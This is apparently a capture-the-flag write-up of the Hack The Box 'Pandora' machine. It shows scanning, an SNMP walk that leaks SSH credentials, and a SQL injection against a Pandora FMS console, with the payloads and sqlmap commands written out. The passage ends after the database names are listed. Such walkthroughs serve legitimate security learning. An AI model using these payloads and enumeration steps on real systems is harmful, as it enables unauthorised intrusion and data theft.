Pandora

By Praveen Kumar Sharma

For me IP of the machine is : ****
Lets try pinging it

```
ping 10.10.11.136 -c 5

PING 10.10.11.136 (10.10.11.136) 56(84) bytes of data.
64 bytes from 10.10.11.136: icmp_seq=1 ttl=63 time=89.4 ms
64 bytes from 10.10.11.136: icmp_seq=2 ttl=63 time=87.8 ms
64 bytes from 10.10.11.136: icmp_seq=3 ttl=63 time=75.4 ms
64 bytes from 10.10.11.136: icmp_seq=4 ttl=63 time=87.2 ms
64 bytes from 10.10.11.136: icmp_seq=5 ttl=63 time=86.9 ms

--- 10.10.11.136 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 75.431/85.350/89.376/5.031 ms
```

Alright then, Lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.136 --ulimit 5000
```

```
rustscan -a 10.10.11.136 --ulimit 5000
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 🦈

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.136:22
Open 10.10.11.136:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 19:57 IST
Initiating Ping Scan at 19:57
Scanning 10.10.11.136 [2 ports]
Completed Ping Scan at 19:57, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:57
Completed Parallel DNS resolution of 1 host. at 19:57, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0,
Initiating Connect Scan at 19:57
Scanning 10.10.11.136 [2 ports]
Discovered open port 22/tcp on 10.10.11.136
Discovered open port 80/tcp on 10.10.11.136
Completed Connect Scan at 19:57, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.136
Host is up, received syn-ack (0.082s latency).
Scanned at 2024-10-07 19:57:04 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.136 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.136 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 20:00 IST
Nmap scan report for 10.10.11.136
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
| 256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_ 256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.11.136 -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings
```


```
feroxbuster -u http://10.10.11.136 -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings

404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter;
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter;
200      GET       35l      183w    14785c http://10.10.11.136/assets/images/testimonials/author-03.png
200      GET        1l      339w     6613c http://10.10.11.136/assets/images/footer/brands/uideck.svg
200      GET        1l       87w     1451c http://10.10.11.136/assets/images/footer/brands/ayroui.svg
200      GET        1l      296w     5850c http://10.10.11.136/assets/images/brands/lineicons.svg
200      GET        1l      224w    10862c http://10.10.11.136/assets/images/footer/brands/graygrids.svg
200      GET        1l      111w     1965c http://10.10.11.136/assets/images/logo/logo.svg
200      GET     2210l     2818w    26978c http://10.10.11.136/assets/css/lineicons.css
200      GET        7l     1019w    78468c http://10.10.11.136/assets/js/bootstrap.bundle.min.js
200      GET        1l      766w   263054c http://10.10.11.136/assets/images/about/about-image.svg
301      GET        9l       28w      313c http://10.10.11.136/assets => http://10.10.11.136/assets/
200      GET        3l      148w     8157c http://10.10.11.136/assets/js/wow.min.js
200      GET       93l      254w     2626c http://10.10.11.136/assets/js/main.js
200      GET        1l       77w     1328c http://10.10.11.136/assets/images/favicon.svg
200      GET      234l      437w     4182c http://10.10.11.136/assets/css/animate.css
200      GET     2613l     5243w    49342c http://10.10.11.136/assets/css/ud-styles.css
200      GET      254l     1427w   113210c http://10.10.11.136/assets/fonts/LineIcons.woff2
200      GET       27l       32w    48044c http://10.10.11.136/assets/css/ud-styles.css.map
200      GET       33l      171w    13994c http://10.10.11.136/assets/images/testimonials/author-01.png
200      GET       27l      174w    14698c http://10.10.11.136/assets/images/testimonials/author-02.png
200      GET      327l     1717w   138665c http://10.10.11.136/assets/fonts/LineIcons.woff
301      GET        9l       28w      324c http://10.10.11.136/assets/images/404 => http://10.10.11.136/as
301      GET        9l       28w      326c http://10.10.11.136/assets/images/about => http://10.10.11.136/
200      GET        7l     1994w   162720c http://10.10.11.136/assets/css/bootstrap.min.css
200      GET     1616l    75767w   593511c http://10.10.11.136/assets/fonts/LineIcons.svg
200      GET        1l      609w     8493c http://10.10.11.136/assets/images/footer/shape-2.svg
200      GET        1l      350w    10753c http://10.10.11.136/assets/images/brands/graygrids.svg
200      GET        9l       35w      474c http://10.10.11.136/assets/images/footer/shape-3.svg
200      GET        1l       87w     1454c http://10.10.11.136/assets/images/brands/ayroui.svg
200      GET        1l      339w     6616c http://10.10.11.136/assets/images/brands/uideck.svg
200      GET        1l       31w      622c http://10.10.11.136/assets/images/faq/shape.svg
200      GET        0l        0w    33560c http://10.10.11.136/index.html
200      GET      907l     2081w    33560c http://10.10.11.136/
200      GET        1l      111w     1968c http://10.10.11.136/assets/images/logo/logo-2.svg
```

```
200      GET        1l      111w     1968c http://10.10.11.136/assets/images/logo/logo-2.svg
200      GET     2001l     7262w   150863c http://10.10.11.136/assets/fonts/LineIcons.ttf
200      GET     2001l     7264w   151045c http://10.10.11.136/assets/fonts/LineIcons.eot
200      GET      132l      223w     2004c http://10.10.11.136/assets/scss/_contact.scss
200      GET      138l      221w     2016c http://10.10.11.136/assets/scss/_hero.scss
200      GET       81l      155w     1431c http://10.10.11.136/assets/scss/_faq.scss
200      GET       73l      122w     1416c http://10.10.11.136/assets/scss/_mixin.scss
200      GET       29l       56w      536c http://10.10.11.136/assets/scss/ud-styles.scss
200      GET       22l       41w      444c http://10.10.11.136/assets/scss/_banner.scss
200      GET      179l      282w     2711c http://10.10.11.136/assets/scss/_common.scss
200      GET        8l       57w      455c http://10.10.11.136/assets/scss/_variables.scss
200      GET      110l      174w     1783c http://10.10.11.136/assets/scss/_login.scss
200      GET      155l      241w     2354c http://10.10.11.136/assets/scss/_footer.scss
200      GET       31l       82w      459c http://10.10.11.136/assets/scss/_default.scss
200      GET      502l      801w     7736c http://10.10.11.136/assets/scss/_blog-details.scss
200      GET       97l      150w     1467c http://10.10.11.136/assets/scss/_blog.scss
200      GET      297l      529w     5316c http://10.10.11.136/assets/scss/_header.scss
200      GET       78l      139w     1147c http://10.10.11.136/assets/scss/_about.scss
200      GET      122l      211w     2138c http://10.10.11.136/assets/scss/_pricing.scss
200      GET      110l      178w     1858c http://10.10.11.136/assets/scss/_features.scss
200      GET       81l      131w     1226c http://10.10.11.136/assets/scss/_team.scss
200      GET      106l      166w     1676c http://10.10.11.136/assets/scss/_testimonials.scss
200      GET       99l      175w     1471c http://10.10.11.136/assets/scss/_404.scss
301      GET        9l       28w      317c http://10.10.11.136/assets/css => http://10.10.11.136/assets/css/
301      GET        9l       28w      319c http://10.10.11.136/assets/fonts => http://10.10.11.136/assets/fonts/
301      GET        9l       28w      327c http://10.10.11.136/assets/images/banner => http://10.10.11.136/assets/images/banner/
200      GET        1l      436w     8716c http://10.10.11.136/assets/images/brands/tailwindtemplates.svg
200      GET        1l      467w    11946c http://10.10.11.136/assets/images/brands/ecommerce-html.svg
301      GET        9l       28w      318c http://10.10.11.136/assets/scss => http://10.10.11.136/assets/scss/
301      GET        9l       28w      327c http://10.10.11.136/assets/images/brands => http://10.10.11.136/assets/images/brands/
301      GET        9l       28w      325c http://10.10.11.136/assets/images/blog => http://10.10.11.136/assets/images/blog/
200      GET       21l      105w     2033c http://10.10.11.136/assets/images/brands/
301      GET        9l       28w      325c http://10.10.11.136/assets/images/logo => http://10.10.11.136/assets/images/logo/
301      GET        9l       28w      325c http://10.10.11.136/assets/images/team => http://10.10.11.136/assets/images/team/
```

Moving on lets get to this web application now

Web Application

Default page



Panda.htb is mentioned here lets add that to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb
~
```


Now lets try directory fuzzing again in this

```
feroxbuster -u http://panda.htb -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings
```

```
feroxbuster -u http://panda.htb -w /usr/share/wordlists/dirb/common.txt -t 200 --scan-dir-listings
200      GET      907l     2081w    33560c http://panda.htb/index.html
200      GET        1l      111w     1965c http://panda.htb/assets/images/logo/logo.svg
200      GET        1l      111w     1968c http://panda.htb/assets/images/logo/logo-2.svg
301      GET        9l       28w      307c http://panda.htb/assets => http://panda.htb/assets/
200      GET      907l     2081w    33560c http://panda.htb/
200      GET       17l       67w     1172c http://panda.htb/assets/images/logo/
301      GET        9l       28w      311c http://panda.htb/assets/css => http://panda.htb/assets/css/
200      GET      234l      437w     4182c http://panda.htb/assets/css/animate.css
200      GET     2210l     2818w    26978c http://panda.htb/assets/css/lineicons.css
200      GET       27l       32w    48044c http://panda.htb/assets/css/ud-styles.css.map
200      GET     2613l     5243w    49342c http://panda.htb/assets/css/ud-styles.css
200      GET        7l     1994w   162720c http://panda.htb/assets/css/bootstrap.min.css
301      GET        9l       28w      313c http://panda.htb/assets/fonts => http://panda.htb/assets/fonts/
200      GET     1616l    75767w   593511c http://panda.htb/assets/fonts/LineIcons.svg
301      GET        9l       28w      314c http://panda.htb/assets/images => http://panda.htb/assets/images/
200      GET        1l       31w      622c http://panda.htb/assets/images/faq/shape.svg
200      GET       33l      171w    13994c http://panda.htb/assets/images/testimonials/author-01.png
200      GET       27l      174w    14698c http://panda.htb/assets/images/testimonials/author-02.png
301      GET        9l       28w      310c http://panda.htb/assets/js => http://panda.htb/assets/js/
200      GET        3l      148w     8157c http://panda.htb/assets/js/wow.min.js
200      GET        1l       77w     1328c http://panda.htb/assets/images/favicon.svg
200      GET        1l      467w    11946c http://panda.htb/assets/images/brands/ecommerce-html.svg
200      GET        1l      436w     8716c http://panda.htb/assets/images/brands/tailwindtemplates.svg
200      GET        1l      350w    10753c http://panda.htb/assets/images/brands/graygrids.svg
301      GET        9l       28w      321c http://panda.htb/assets/images/brands => http://panda.htb/assets/images/brands/
301      GET        9l       28w      318c http://panda.htb/assets/images/faq => http://panda.htb/assets/images/faq/
301      GET        9l       28w      327c http://panda.htb/assets/images/testimonials => http://panda.htb/assets/images/testimonials/
200      GET       20l      104w     1688c http://panda.htb/assets/
301      GET        9l       28w      319c http://panda.htb/assets/images/team => http://panda.htb/assets/images/team/
301      GET        9l       28w      319c http://panda.htb/assets/images/blog => http://panda.htb/assets/images/blog/
301      GET        9l       28w      319c http://panda.htb/assets/images/logo => http://panda.htb/assets/images/logo/
301      GET        9l       28w      321c http://panda.htb/assets/images/banner => http://panda.htb/assets/images/banner/
301      GET        9l       28w      320c http://panda.htb/assets/images/about => http://panda.htb/assets/images/about/
[####################] - 62s    14027/14027   0s      found:38      errors:10396
```

Same page i think

Alright lets see this page now



Lets try VHOST Enumeration

```
ffuf -u http://panda.htb -H "Host: FUZZ.panda.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
```

```
ffuf -u http://panda.htb -H "Host: FUZZ.panda.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://panda.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.panda.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 486 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```

Nothing here

Gaining Access

Lets try an UDP Scan now

```
sudo nmap -sU panda.htb -v
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 21:18 IST
Initiating Ping Scan at 21:18
Scanning panda.htb (10.10.11.136) [4 ports]
Completed Ping Scan at 21:18, 0.13s elapsed (1 total hosts)
Initiating UDP Scan at 21:18
Scanning panda.htb (10.10.11.136) [1000 ports]
Discovered open port 161/udp on 10.10.11.136
Increasing send delay for 10.10.11.136 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.136 from 50 to 100 due to max_successful_tryno increase to 5
```

So 161 is snmp so lets run snmpbulkwalk to get the data in a file

```
snmpbulkwalk -c public -Cr1000 -v2c 10.10.11.136 . > snmpwalk.txt
```

So i looked at the files this is the best regex and some commands i can come up with

```
grep -oP '::.*?\.' snmpwalk.txt | sort | uniq -c | sort -n
```

```
      25 ::nsCacheStatus.
      25 ::nsCacheTimeout.
      35 ::mib-2.
     203 ::hrSWRunID.
     203 ::hrSWRunIndex.
     203 ::hrSWRunName.
     203 ::hrSWRunParameters.
     203 ::hrSWRunPath.
     203 ::hrSWRunPerfCPU.
     203 ::hrSWRunPerfMem.
     203 ::hrSWRunStatus.
     203 ::hrSWRunType.
     396 ::nsModuleModes.
     396 ::nsModuleName.
     396 ::nsModuleTimeout.
     820 ::hrSWInstalledDate.
     820 ::hrSWInstalledID.
     820 ::hrSWInstalledIndex.
     820 ::hrSWInstalledName.
     820 ::hrSWInstalledType.
```

So this hrSWPath Looks interesting so i just skimmed through this manually

```
HOST-RESOURCES-MIB::hrSWRunParameters.872 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.922 = STRING: "-o -p -- \\u --noclear tty1 linux"
HOST-RESOURCES-MIB::hrSWRunParameters.960 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.961 = STRING: "--no-debug"
HOST-RESOURCES-MIB::hrSWRunParameters.1111 = STRING: "-u daniel -p HotelBabylon23"
HOST-RESOURCES-MIB::hrSWRunParameters.1308 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1430 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.7094 = STRING: "-k start"
```

So some creds here

⚠ User Creds found

Username : daniel
Password : HotelBabylon23

Lets try to login via SSH

```
ssh daniel@panda.htb
```

```
The authenticity of host 'panda.htb (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'panda.htb' (ED25519) to the list of known hosts.
daniel@panda.htb's password:
```

```
daniel@pandora:~ (0s)
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon  7 Oct 16:17:42 UTC 2024

  System load:  0.0               Processes:             229
  Usage of /:   63.3% of 4.87GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.10.11.136
  Swap usage:   0%

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
daniel@pandora ~
```

Lateral Movement

So there is this other user we can see here

```
daniel@pandora ~ (0.19s)
ls -al /home

total 16
drwxr-xr-x  4 root   root   4096 Dec  7  2021 .
drwxr-xr-x 18 root   root   4096 Dec  7  2021 ..
drwxr-xr-x  4 daniel daniel 4096 Oct  7 16:17 daniel
drwxr-xr-x  2 matt   matt   4096 Dec  7  2021 matt
```

So if u see in /etc/apache2/sites-enabled

```
daniel@pandora:/etc/apache2 (0.112s)
cd sites-enabled/

daniel@pandora /etc/apache2 (0.119s)
ls

000-default.conf  pandora.conf
```

Now lets see this pandora.conf file here


```
daniel@pandora /etc/apache2/sites-enabled (0.163s)
cat pandora.conf

<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

Lets port forward this to our

```
ssh daniel@panda.htb -L 8000:127.0.0.1:80
```

We have a version here searching this we get this is vulnerable to SQL injection at /include/chart_generator.php?session_id=1

Here is the test for ti



On this specific URL we can get through with this prompt

```
http://127.0.0.1:8000/pandora_console/include/chart_generator.php?
session_id=1%27OR%201=1--%20d
```

Lets get this in burp

Request

Pretty Raw Hex

```
1 GET /pandora_console/include/chart_generator.php?session_id=1 HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

Lets save to a file and run sqlmap

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch
```

```
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: session_id=-5258' OR 7999=7999#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: session_id=1' OR (SELECT 7805 FROM(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(7805=7805,1
UGINS GROUP BY x)a)-- Yxgu

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=1' AND (SELECT 7855 FROM (SELECT(SLEEP(5)))gSqz)-- RvwK
---
[22:45:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:45:14] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 22:45:14 /2024-10-07/
```

Now lets dump the databases here

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-
Hacking/HacktheBox/Pandora/pandora.req --batch --dbs
```

```
---
[22:46:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:46:42] [INFO] fetching database names
[22:46:43] [WARNING] reflective value(s) found and filtering out
[22:46:43] [INFO] retrieved: 'information_schema'
[22:46:43] [INFO] retrieved: 'pandora'
available databases [2]:
[*] information_schema
[*] pandora
```

